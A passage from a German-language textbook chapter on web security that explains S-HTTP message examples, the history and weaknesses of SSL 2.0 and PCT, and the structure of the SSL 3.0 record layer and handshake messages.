Secure * Secure-HTTP/1.4
Content-Type: message/http
Content-Privacy-Domain: CMS

MIAGCSqGSIb3DQEHA6CAMIACAQAxgDCBqQIBADBTME0xCzAJBgNVBAYTA1VTMSAW
HgYDVQQKExdSUOEgRGFOYSBTZN1cm1oSwgSW5jLjEcMBoGA1UECxMTUGVyc29u
YSBDZXJ0aWZpY2F0ZQICALywdQYJKoZIhvCNQEBBQAEQCU/R+YCJSUsV6XLi1HG
cNVzwqKcWzmT/rZ+du0v8Ggb7o/d8H3xUVGQ2LsX4kYGq2szwj8Q6eWhsmhf4oz
1vMAADCABgkqhkiG9w0BBwEwEQYFKw4DAgcECFif7BadXlw3oIAEgZBNcMexKe16
+mNxx8YPukBCL0bWqS86lvws/AgRkKPELmysBi5lco8MBCsWK/fCyrnxIRHs1OK
BXBVlsAhKkkusk1kCf/GbXSAPhdSgG+d6LxrNZwHbBF0X6A2hYS63Iczd5b0VDDW
Op2gcgUtMJq6k2LFrs4L7HHqRPPlqNJ6j5mFP4xz0CNIQynpD1rV6EECMIk/T7k
1JLSAAAAAAAAAAAAAA==
```

Der Server entschlüsselt diese Nachricht und kann das Dokument „/secret“ an den Client übertragen. Die entsprechende HTTP-Antwort kann etwa wie folgt lauten:

```

HTTP/1.0 200 OK
Security-Scheme: S-HTTP/1.4
Content-Type: text/html

Congratulations, you've won.
<A href=''/prize.html' CRYPTOPTS=''
Key-Assign: Inband,alice1,reply,des-ecb;020406080a0c0e0f;
SHTTP-Privacy-Enhancements: recv-required=auth'>
Click here to claim your prize
</A>
```

Auch diese Nachricht wird verschlüsselt übertragen, denn sie enthält den Schlüssel „alice1“, den der Client später zur Authentisierung seiner Antwort verwenden soll. Also wird das Ganze wieder in die folgende S-HTTP-Nachricht verpackt:

```

Secure * Secure-HTTP/1.4
Content-Type: message/http
Prearranged-Key-Info: des-ecb,697fa820df8a6e53,inband:1
Content-Privacy-Domain: CMS

MIAGCSqGSIb3DQEHBqCAMIACQAwgAYJKoZIhvNAQcBM BEGBSs0AwIHBAifqtdy
x6uIMYCCARgvFzJt0ZBn773Dt mXlx037ck3giqnVOWCOQAx5f+fesAiGaxMqWcir
r9XvT0nT0LgSQ/8tiLCDBEKdyCN gdcJAduy3DOr2sb5sNTT0TyL9uydG3w55vTnW
aPbCPCWLudAri1UHDZbnoJICrVehxG/sYX069M8v6V08PsJS7//hh1yM+OnekzQ5
11p0j7uWKu4W0csrlGqhLvEJanj6dQAGSTNC0oH3jzEXGQXntgesk8poFPfHdtj0
5RH4MuJRajDmoEjlrNcnG1/BdHAd2JaCo6uZWGcnGAgVJ/TVfSVSwN5n1CK87tX1
nL7DJwaPRYwxb3mnPKNq7ATiJPf5u162MbwxrddmiE7e3sST7naSN+GS0ateY5X7
AAAAAAAAAA=
```

Der Body dieser Nachricht besteht aus der HTTP-Antwort, die mit einem zufällig gewählten Sitzungsschlüssel verschlüsselt wurde. Das Kryptogramm dieses Sitzungsschlüssels, der mit dem vorher vereinbarten Schlüssel mit dem Namen „key1“ (hexadezimaler Wert 78787878787878) verschlüsselt wurde, ist der Zahlenwert im Feld „Prearranged-Key-Info“.

S-HTTP wird heute nicht mehr diskutiert, die meisten Dokumente zu diesem Standard sind nach der Übernahme der federführenden Firma aus dem Internet verschwunden. Der sichere Kanal, den SSL bietet, hat sich als für die meisten Fälle ausreichend und einfacher zu implementieren herausgestellt. Außerdem stand hinter dem S-HTTP-Vorschlag kein Internet-Schwerpunkt wie Netscape. Einige Ideen von S-HTTP wurden aber im Bereich der XML-Sicherheit wieder aufgegriffen.

7.4 Erste Versuche: SSL 2.0 und PCT

Das Rennen um die Absicherung des WWW hat eine Gruppe von Protokollen gewonnen, die von den Branchengrößen Netscape und Microsoft favorisiert wurden. Alle diese Protokolle bauen eine zusätzliche Kommunikationsschicht zwischen TCP und HTTP, den so genannten Record Layer, auf. Das Resultat ist der bislang erfolgreichste Internet-Sicherheitsstandard, das Transport Layer Security-Protokoll (TLS). PKIs für TLS-Serverzertifikate sind mittlerweile fest etabliert, allerdings ist das dahinter stehende Vertrauensmodell durch die so genannten Phishing-Angriffe auf Onlinebanking in Frage gestellt worden.

Aktuell werden SSL 2.0 und PCT nicht mehr eingesetzt. Man kann dies z.B. beim aktuellen Firefox-Browser über die `about:config`-URI einsehen: Gibt man diese URI in die Adresszeile ein, so werden (nach einer Warnmeldung) alle Konfigurationsparameter angezeigt. Eine Suche nach „`tls`“ im angezeigten Suchfeld liefert die Parameter `security.tls.version.min=0` und `security.tls.version.max=3`. Laut Mozilla-Spezifikation bezeichnen hier die Integer-Werte von 0 bis 3 die SSL/TLS-Versionen SSL 3.0 (Wert 0), TLS 1.0 (1), TLS 1.1 (2) und TLS 1.2 (3).

7.4.1 SSL 2.0

SSL 2.0 [Hic95] wurde 1994 von Netscape parallel zu den ersten Webbrowsern entwickelt. Ziel war es, ein flexibles und leicht handhabbares kryptographisches Protokoll zur Absicherung von Client-Server-Verbindungen bereitzustellen. Diese weitsichtige Strategie hat sich bezahlt gemacht: SSL ist das heute am häufigsten verwendete Sicherheitsprotokoll im Internet. Als erster Schritt in dem damals noch recht jungen Gebiet der Internetsicherheit wies die Version 2.0 verständlicherweise noch einige Schwächen auf, die dann in der Nachfolgeversion 3.0 beseitigt wurden. (SSL 2.0 ist in den aktuellen Browserversionen immer noch implementiert, sollte aber nach Möglichkeit deaktiviert werden, um die hier noch einmal zusammengefassten Schwächen zu vermeiden.)

Sicherheitsmängel. Die bekannteste Schwäche von SSL 2.0 betraf nicht den Standard selbst, sondern die Referenzimplementierung SSLRef von Netscape, die 1995 veröffentlicht wurde. Ein Fehler im Zufallszahlengenerator untergrub hier die Sicherheit des Verfahrens.

Die nachfolgend aufgezählten Protokollmängel wurden durch die Nachfolgeversion 3.0 behoben. SSL 2.0 ist anfällig gegen spezielle „man-in-the-middle“-Attacken. Der Angreifer schaltet sich dabei („in die Mitte“) zwischen Client und Server und ändert die ClientHello-Nachricht so ab, dass nur noch eine schwache 40-Bit-Verschlüsselung vom Client vorgeschlagen wird. In SSL 3.0 wird dieser Angriff durch Einfügen eines Message Authentication Codes (MAC) über alle gesendeten und empfangenen Nachrichten in den Handshake abgewehrt.

Die Art und Weise, wie SSL 2.0 den MAC eines SSL-Records berechnet, ist kryptographisch schwach. Da dieser MAC anschließend noch verschlüsselt wird (und da Version 2.0 heute nicht mehr eingesetzt wird), sind bisher keine Angriffe bekannt geworden, das Format wurde trotzdem in SSL 3.0 verbessert.

Für Blockchiffren muss in der Regel die Länge des Klartextes durch Padding bytes auf ein Vielfaches der Blocklänge der Chiffre erweitert werden (bei DES z.B. 64 Bit = 8 Byte). Dies wurde auch in SSL 2.0 so gemacht, nur wurde die Anzahl dieser Bytes nicht angegeben. Dadurch erhielten Angreifer die Möglichkeit, unbemerkt Bytes am Ende des Chiffretexts zu löschen.

Die größte Schwäche betraf die Nachrichten-Authentikation in Exportversionen: Die Exportvorschriften der USA betrafen lediglich die Länge der Verschlüsselungsschlüssel, die auf 40 Bit beschränkt wurde. Bei SSL 2.0 wurden auch die Schlüssel zur Berechnung des MAC auf 40 Bit verkürzt, was zu einer unnötigen Schwäche führte.

Funktionalitätsmängel. In SSL 2.0 kann der Client nur zu Beginn der Verbindung einen Handshake durchführen. Ein Wechsel von Algorithmen und Schlüsseln während einer Verbindung war nicht möglich. Ab SSL 3.0 können nun sowohl Client als auch Server während der Verbindung einen Handshake initiieren.

In SSL 2.0 waren nur flache Public-Key-Infrastrukturen möglich, bei denen die Serverzertifikate direkt vom Root-Zertifikat signiert waren: In der Certificate-Nachricht konnten nur einzelne Zertifikate übertragen werden. Ab SSL 3.0 können auch Ketten von Zertifikaten übertragen werden, und komplexere PKIs sind möglich.

Der patentierte RSA-Algorithmus, der in SSL 2.0 als einziger Algorithmus für den Schlüsselaustausch und zum Signieren von Zertifikaten verwendet wurde, ist in SSL 3.0 um weitere Schlüsselaustauschalgorithmen wie Diffie-Hellman und Fortezza und nicht-RSA-basierte Zertifikate ergänzt worden.

Eine Datenkompression war in SSL 2.0 nicht vorgesehen. In SSL 3.0 und allen folgenden Versionen ist es möglich, einen Kompressionsalgorithmus auszuhandeln [Hol04].

Konzeptionelle Mängel. In SSL 2.0 war der Transport von Daten eng mit der Nachrichtenebene verknüpft: Jedes Paket enthielt genau eine Handshake-Nachricht. In 3.0 wurde diese unnötige Verknüpfung aufgelöst, und SSL-Records können Teile einer Nachricht, eine ganze Nachricht, oder mehrere Nachrichten enthalten.

7.4.2 Private Communication Technology

Das Private Communication Technology Protokoll stellte einen Versuch von Microsoft dar, dem SSL-Vorschlag des Konkurrenten Netscape ein eigenes Protokoll gegenüberzustellen. Ausgangspunkt dafür waren die oben beschriebenen Schwächen der Version 2.0 des SSL-Protokolls. Die Datenformate wurden von SSL 2.0 übernommen, das Handshake-Protokoll aber grundlegend geändert: Ein neuer Verbindungsauflauf benötigt nur vier, die Wiederherstellung einer alten Verbindung nur zwei Nachrichten.




Abb. 7.7 Die Bestandteile des SSL-Protokolls, im Bild grau unterlegt.

Die wichtigsten Ideen von PCT wurden in der Version 3.0 von SSL aufgegriffen. Die Arbeiten zu PCT sind daher heute eingestellt, und man findet im Internet nur noch die HTML-Version eines Drafts vom Oktober 1995 [BLS⁺95]. Zusammenfassend muss man den Beitrag von PCT zur Version 3.0 von SSL würdigen, eine praktische Bedeutung hat PCT aber heute nicht mehr.

7.5 SSL 3.0: Sicherheitsschicht über TCP

Die Version SSL 3.0 [FKK11] wird generell als Beispiel für einen guten und stabilen Sicherheitsstandard angesehen. Die Schwächen von SSL 2.0 sind beseitigt, und für den IETF-Standard TLS wurden nur geringe Änderungen vorgenommen. Es gibt zahllose kommerzielle und freie Implementierungen dieser Version. Da die grundlegende Architektur sich seither nicht verändert hat, wollen wir diese anhand von SSL 3.0 erläutern.

Die Grundidee von SSL besteht darin, oberhalb des TCP-Protokolls als weitere Protokollschicht eine Verschlüsselungsschicht einzuziehen. Die Aufgabe dieser Schicht, Record Layer genannt, besteht darin, alle Daten vor ihrer Übergabe an das TCP-Transportprotokoll unter Verwendung der jeweils aktuellen kryptographischen Parameter zu verschlüsseln und zu authentisieren. Über das Internet werden so mit TCP/IP nur verschlüsselte Daten übertragen, die auf der Empfangsseite von TCP an den Record Layer zur Entschlüsselung übergeben werden.

Eine wesentliche Stärke von SSL stellt das Handshake-Protokoll dar, mit dem zwischen Client und Server die kryptographischen Parameter (Algorithmen und Schlüssel) ausgehandelt werden. Die Bedienung des SSL-Clients reduziert sich daher auf das Anklicken eines Hyperlinks (z.B. <https://www.ietf.org>) oder die manuelle Eingabe des Protokollnamens https. Alles andere erledigen Client und Server automatisch. Konfigurationsarbeiten müssen nur auf Serverseite ausgeführt werden.

Das Alert-Protokoll dient dem Austausch von Fehlermeldungen zwischen Client und Server, und das Change Cipher Spec-Protokoll schaltet den Record Layer auf neu ausgehandelte kryptographische Parameter um.

Die Bestandteile des SSL-Protokolls sind in Abbildung 7.7 dargestellt und in den folgenden Abschnitten genauer beschrieben.

7.6 SSL Record Layer

Der SSL Record Layer stellt eine Zwischenschicht in der TCP/IP-Protokollhierarchie dar. Er liegt oberhalb von TCP und akzeptiert, wie TCP selbst, eine Folge von Bytes (Bytestrom) von der Anwendung. Wäre SSL Bestandteil des Betriebssystems, so könnten alle TCP-basierten Anwendungen diesen Dienst nutzen. SSL ist aber meist in Anwendungen wie Webbrowsersn (oft auch E-Mail-Clients) integriert, so dass es nur hier zur Verfügung steht. Der Ablauf ist wie folgt (vgl. Abbildung 7.8):

- *Fragment.* Der Bytestrom wird vom SSL Record Layer zunächst einmal in Blöcke zerlegt. Diese Blöcke werden „Records“ genannt und sollten nicht länger sein als $2^{14} = 16384$ Bytes sein.
- *Compress.* Nach der Fragmentierung kann auf den Record optional ein Kompressionsverfahren angewandt werden. Durch die Komprimierung soll die Größe des Records minimiert werden. (In Ausnahmefällen kann es bei Kompressionsverfahren auch zu einer Vergrößerung des Datenvolumens kommen. SSL/TLS erlaubt hier maximal 1024 zusätzliche Bytes.) Die Standardeinstellung für Kompression ist NULL, d.h. es findet keine Kompression statt.
- *MAC.* Im nächsten Schritt wird zur Authentifizierung der Daten ein Message Authentication Code (MAC) angefügt, der nur von Sender und Empfänger überprüft werden kann. In die Berechnung des MAC fließt auch eine Sequenznummer mit ein.
- *Padding.* Bei der anschließenden Verschlüsselung ist zu beachten, dass bei Verwendung einer Blockchiffre die Länge des Klartextes ein Vielfaches der Blocklänge der Chiffre sein muss. Es kann also notwendig sein, einige zusätzliche Bytes anzuhängen, die so genannten Padding-Bytes. Damit der Record-Layer auf Empfängerseite erkennen kann, welche Bytes hinzugefügt wurden, muss die Anzahl dieser Padding-Bytes mit angegeben werden (Padding-Länge).
- *Encrypt.* Schließlich wird der Record verschlüsselt.

Der SSL Record Layer wendet also ein *MAC-then-PAD-then-Encrypt*-Verfahren an. Dieses Konstrukt wurde von Paterson, Ristenpart und Shrimpton [PRS11] eingehend untersucht. Sie konnten sowohl Schwachstellen aufzeigen, als auch die Sicherheits-eigenschaften des Record Layer präzisieren.

Zur Berechnung des MAC und zur Verschlüsselung verwendet der Record Layer die gerade aktuellen Schlüssel und Algorithmen. Zu Beginn des SSL-Handshakes sind auf beiden Seiten noch keine Schlüssel vorhanden, also werden diese Daten ohne MAC und




Abb. 7.8 Das SSL Record Layer-Protokoll in Aktion.

ohne Verschlüsselung übertragen. (In dieser Phase der Kommunikation werden neben den SSL-Handshake-Paketen nur SSL-Alert- und SSL-ChangeCipherSpec-Nachrichten übertragen.) Mit dem Handshake werden neue Schlüssel zwischen beiden Partnern vereinbart, und nach Erhalt einer ChangeCipherSpec-Nachricht schaltet der Record Layer auf die neuen Schlüssel um.

In drei Header-Feldern am Anfang jedes Records werden die für das Funktionieren des Protokolls elementaren Informationen an die Gegenseite übertragen:

- **Type** (1 Byte): Hier wird der Typ der übertragenen Nachricht beschrieben, wobei nur zwischen den SSL-Typen ChangeCipherSpec (Type=20), Alert (Type=21) und Handshake (Type=22) auf der einen, und allen anderen Anwendungsdaten wie z.B. HTTP oder FTP (Type=23) auf der andern Seite unterschieden wird.
- **Version** (2 Byte): Das erste Byte gibt die Hauptversion, das zweite die Unterversion an. In Gebrauch sind die Werte 3.0 (SSL 3.0), 3.1 (TLS 1.0) und 3.2 (TLS 1.1).
- **Länge** (2 Byte): Hier wird die Länge des nachfolgenden Datenblocks in Bytes angegeben. (Man beachte, dass die Längenwerte für die in Abbildung 7.8 angegebenen Zwischenschritte unterschiedlich sind.)

Die Struktur eines Records nach Durchlaufen des Record-Layer ist in Bild 7.9 angegeben.

7.7 SSL Handshake

Der SSL Handshake ist das Herzstück des SSL-Protokolls und der weitaus komplexeste Teil. Hier findet der Schlüsselaustausch zwischen Client und Server statt, der es beiden ermöglicht, anschließend verschlüsselt zu kommunizieren. Grundlage des




Abb. 7.9 Ein verschlüsselter und authentisierter Record.

Handshake-Protokolls ist entweder die Diffie-Hellman-Schlüsselvereinbarung, oder der RSA-basierte Schlüsseltransport. Da die RSA-Ciphersuites immer noch am häufigsten verwendet werden, sollen sie hier erläutert werden. Auf die Diffie-Hellman-Varianten gehen wir dann in Abschnitt 7.11 genauer ein.

1. Der Server sendet seinen öffentlichen RSA-Schlüssel an den Client (in einem X.509-Zertifikat, das auch den Domain-Namen enthält).
2. Der Client verschlüsselt einen zufällig gewählten Wert, das *Premaster Secret*, mit dem öffentlichen Schlüssel des Servers und überträgt den Chiffretext zum Server. Das Premaster Secret wird von Client und Server als geheimer Startwert zur Berechnung des *Master Secret* und der symmetrischen Schlüssel verwendet.

7.7.1 Übersicht

Dieser Austausch wird im Wesentlichen durch die beiden Nachrichten Certificate und ClientKeyExchange realisiert.

Umrahmt wird dieser Schlüsselaustausch durch Nachrichten, die der Absprache und Synchronisation zwischen Client und Server und dem Schutz gegen verschiedenste Angriffe dienen. Abbildung 7.10 gibt den Ablauf des Handshake-Protokolls wieder, auf den wir nun näher eingehen wollen.

ClientHello. Mit der ClientHello-Nachricht nimmt der Client Kontakt zum Server auf. Diese Nachricht enthält Informationen über den Client, die der Server zum Aufbau einer SSL-Verbindung benötigt. Neben der Versionsnummer des vom Client unterstützten SSL-Protokolls sind dies eine Liste von möglichen kryptographischen Verfahren (so genannte „Ciphersuites“) und, falls vorhanden, eine Identifikationsnummer (Session_ID) aus einem früheren SSL-Handshake. (Eine gültige Session_ID führt zu einem verkürzten Handshake, s.u.). Außerdem sendet der Client eine Zufallszahl ClientRandom (im Klartext), die später in die Berechnung der kryptographischen Schlüssel mit einfließt.




Abb. 7.10 SSL Handshake mit RSA-basiertem Schlüsseltransport. (Die grau dargestellten Nachrichten ServerKeyExchange, CertificateRequest, Certificate und CertificateVerify sind optional.)

ServerHello, Certificate, ServerKeyExchange. Der Server antwortet darauf mit einer ganzen Reihe von Nachrichten. Zunächst wählt er eine der Ciphersuites (in der Regel die kryptographisch stärkste) aus und teilt diese Entscheidung dem Client in der ServerHello-Nachricht mit, die ebenfalls eine Zufallszahl **ServerRandom** zur späteren Verwendung enthält. Dann schickt er seinen öffentlichen Schlüssel in Form eines X.509-Zertifikats in der Certificate-Nachricht an den Client. Enthält das Zertifikat keinen öffentlichen Schlüssel, der zur Verschlüsselung des Premaster Secret verwendet werden darf (bestimmte Zertifikate können nur zur Überprüfung von digitalen Signaturen verwendet werden), so muss er den öffentlichen Schlüssel mit ServerKeyExchange übertragen. ServerHelloDone schließt den Nachrichtenblock des Servers ab.

ClientKeyExchange. Der Client kennt nun den öffentlichen Schlüssel des Servers. Er wählt einen geheimen Wert, das *Premaster Secret*, aus, verschlüsselt ihn mit dem öffentlichen Schlüssel des Servers und sendet dieses Kryptogramm mit ClientKeyExchange an den Server. (Anmerkung: Das Premaster Secret kann auch mit Hilfe der Diffie-Hellman-Schlüsselvereinbarung zwischen Client und Server ausgehandelt werden.)

ChangeCipherSpec, Finished. Aus dem Premaster Secret wird zunächst das Master Secret abgeleitet. Das Master Secret ist der Ausgangspunkt für die Berechnung der kryptographischen Schlüssel, das Premaster Secret kann gelöscht werden. Die kryptographischen Algorithmen und die dazu passenden Schlüssel sind dem Client nach Durchführung einiger schneller Hashoperationen bekannt. Er kann daher auf die neu-

en Schlüssel und Algorithmen mit dem Protokoll [ChangeCipherSpec] umschalten, und den Handshake mit der Finished-Nachricht beenden.

Der Server entschlüsselt das Kryptogramm und führt ebenfalls die Hashoperationen durch, um alle notwendigen Schlüssel zu bekommen. Dann schaltet auch er mit [ChangeCipherSpec] auf diese um, und beendet alles mit Finished.

Ergebnis des Handshakes. Nach diesem Handshake sind folgende Informationen sowohl dem Client als auch dem Server bekannt:

- Eine Session_ID als Name der aktuellen SSL-Verbindung.
- Eine Ciphersuite mit jeweils einem Public Key-Algorithmus zur Übertragung/ Aushandlung des Premaster Secret, einem symmetrischen Verschlüsselungsalgorithmus und einem Hashalgorithmus.
- Ein gemeinsames Master Secret.
- Je ein Verschlüsselungsschlüssel für den Datenverkehr von Client zum Server und umgekehrt.
- Falls erforderlich zwei Initialisierungsvektoren für die Verschlüsselungsfunktion, einen für jede Richtung.
- Für jede Übertragungsrichtung ein Schlüssel zur Bildung des MAC von Nachrichten.
- Optional eine Kompressionsfunktion.

7.7.2 Authentisierung des Client.

Optional ist es bei SSL möglich, neben dem Server auch den Client zu authentisieren. Dazu muss auch der Client in einer Certificate-Nachricht ein Zertifikat senden, das der Server mit CertificateRequest anfordert.

Während die Authentisierung des Servers in der Regel implizit dadurch erfolgt, dass er das Premaster Secret entschlüsseln kann, muss die Authentisierung des Clients explizit sein. Der Client signiert daher den Hashwert aller bisher ausgetauschten Handshake-Nachrichten in der CertificateVerify-Nachricht, und der Server überprüft diese Signatur.

7.7.3 Verkürzter SSL-Handshake.

Public Key-Operationen wie die Bildung oder Verifizierung einer Signatur, die Verschlüsselung des Premaster Secret oder die Diffie-Hellman-Schlüsselvereinbarung sind sehr zeit- und rechenaufwändig. Wurde bereits ein Master Secret zwischen Client und Server vereinbart, so kann dieses im verkürzten Handshake dazu benutzt werden, neues Schlüsselmaterial zu generieren.

Der verkürzte Handshake besteht eigentlich nur aus der ClientHello und der ServerHello-Nachricht. Die ClientHello-Nachricht enthält dabei die Session_ID einer anderen SSL-Sitzung, die zwischen Client und Server schon ausgehandelt wurde. Der



Abb. 7.11 Verkürzter SSL-Handshake

Server versucht, anhand dieser ID die kryptographischen Parameter der anderen Sitzung, insbesondere das Master Secret, in seiner Datenbank zu finden. Gelingt ihm das, so kann er entscheiden, ob er dem Client die Nutzung dieser Parameter in einer weiteren SSL-Sitzung gestatten und beiden damit eine Menge Rechenarbeit ersparen möchte. Wenn ja, so sendet er die Session.ID zurück, und der verkürzte Handshake wird wie in Abbildung 7.11 dargestellt mit [ChangeCipherSpec] und Finished abgeschlossen.

Andernfalls wählt der Server eine neue Session.ID und sendet diese an den Client. Beide müssen daraufhin einen vollständigen Handshake durchführen.

Die in dieser neuen Session verwendeten Schlüssel unterscheiden sich von den Schlüsseln der alten Sitzungen, da in sie die beiden Zufallszahlen ClientRandom und ServerRandom aus den beiden Hello-Nachrichten einfließen.

7.7.4 Die Nachrichten im SSL - Handshake

Nachdem wir in Abschnitt 7.7 die Funktionsweise des SSL Handshake erläutert haben, wollen wir hier auf die einzelnen Nachrichten eingehen. Im Mittelpunkt stehen hier die Struktur dieser Nachrichten und ihre möglichen Varianten.

hello_request	0	certificate_request	13
client_hello	1	server_hello_done	14
server_hello	2	certificate_verify	15
certificate	11	client_key_exchange	16
server_key_exchange	12	finished	20

Abb. 7.12 Nachrichten des SSL-Handshake-Protokolls

Codierung der Nachrichten im Handshake. Die einzelnen Nachrichten des Handshake-Protokolls sind nach dem TLV-Prinzip („Tag, Length, Value“) codiert. Dazu muss jeder Nachricht (wie auch den Protokolltypen des Record Layer) ein eindeutiger Zahlenwert zugeordnet werden („Tag“). Abbildung 7.12 gibt die verschiedenen Nachrichten und ihre Tags wieder.




Abb. 7.13 Handshake-Nachrichten (Typ 22) können in einem SSL-Record zusammengefasst werden.

Der Tag der Nachricht wird dabei in einem Byte codiert, für die Länge der Nachricht stehen drei Byte zur Verfügung. Abbildung 7.13 gibt an, wie Handshake-Nachrichten in einem SSL-Record zusammengefasst werden können.

7.7.5 Abgleich der Fähigkeiten: ClientHello und ServerHello.

Für die unterschiedlichen Aufgaben des Schlüsselaustauschs, der Hashwertbildung und der Verschlüsselung stehen in SSL jeweils verschiedene Algorithmen zur Verfügung. Diese Algorithmen werden nicht für jede Aufgabe einzeln ausgehandelt, sondern sind als Block in so genannten *Ciphersuites* zusammengefasst.

So legt z.B. die Ciphersuite TLS.RSA.WITH_DES.CBC.SHA fest, dass zum Schlüsselaustausch der RSA-Algorithmus, zur Verschlüsselung der Daten im Record-Layer der DES-Algorithmus im CBC-Modus, und zur Berechnung der Hashwerte der SHA-1-Algorithmus verwendet werden sollen. Die möglichen Ciphersuites für SSL und TLS sind in [DA99] definiert.

Der Client beginnt einen SSL-Handshake, indem er eine **ClientHello**-Nachricht an den Server sendet. (Der Server kann durch eine HelloRequest-Nachricht diesen Vorgang anstoßen, dies ist aber nicht die Regel.) Sie enthält folgende Felder:

- **ProtocolVersion** (2 Byte): Hier gibt der Client an, welche Version des SSL-Protokolls (SSL 3.0, TLS 1.0 (3.1) oder TLS 1.1 (3.2)) er verwenden möchte.
- **Random** (32 Byte): Ein Zufallswert, der später im Handshake-Protokoll benötigt wird, und der sich aus Uhrzeit und Datum im Standard-Unix-Format (32 Bit, Anzahl der Sekunden, die seit dem 1. Januar 1970, Mitternacht GMT, vergangen sind) und einem echten 28 Byte-Zufallswert zusammensetzt.
- **SessionID** (optional, bis zu 32 Byte): Wert variabler Länge, der vom Server für eine bereits etablierte SSL-Verbindung vergeben wurde. Ist dieser Wert nicht leer, so gibt der Client damit dem Server zu verstehen, dass er eine neue Verbindung unter Verwendung der Schlüssel und Algorithmen aus dieser anderen SSL-Verbindung




Abb. 7.14 Die ClientHello-Nachricht. Die ersten 5 Bytes sind der Header der Handshake-Nachricht, und davon müssen die ersten 3 Bytes immer gleich sein (Type: 22, und die Versionsnummer von SSL/TLS). „Nachr: 1“ ist der Tag, der ClientHello zugeordnet ist. Die darauf folgende zweite Längenangabe bezieht sich auf den Rest der Nachricht, und die zweite Versionsnummer muss mit der ersten im Handshake-Header identisch sein. ClientRandom hat eine feste Länge, alle nachfolgenden Einträge sind variabel und müssen daher eine Längenangabe enthalten.

(beendet oder noch aktiv) aufbauen möchte, oder dass er die Parameter der jetzigen Verbindung aktualisieren möchte. Mit diesem Parameter kann die Anzahl der Public-Key Operationen zum Schlüsselaustausch minimiert und die Effizienz von SSL gesteigert werden (vgl. Abbildung 7.11).

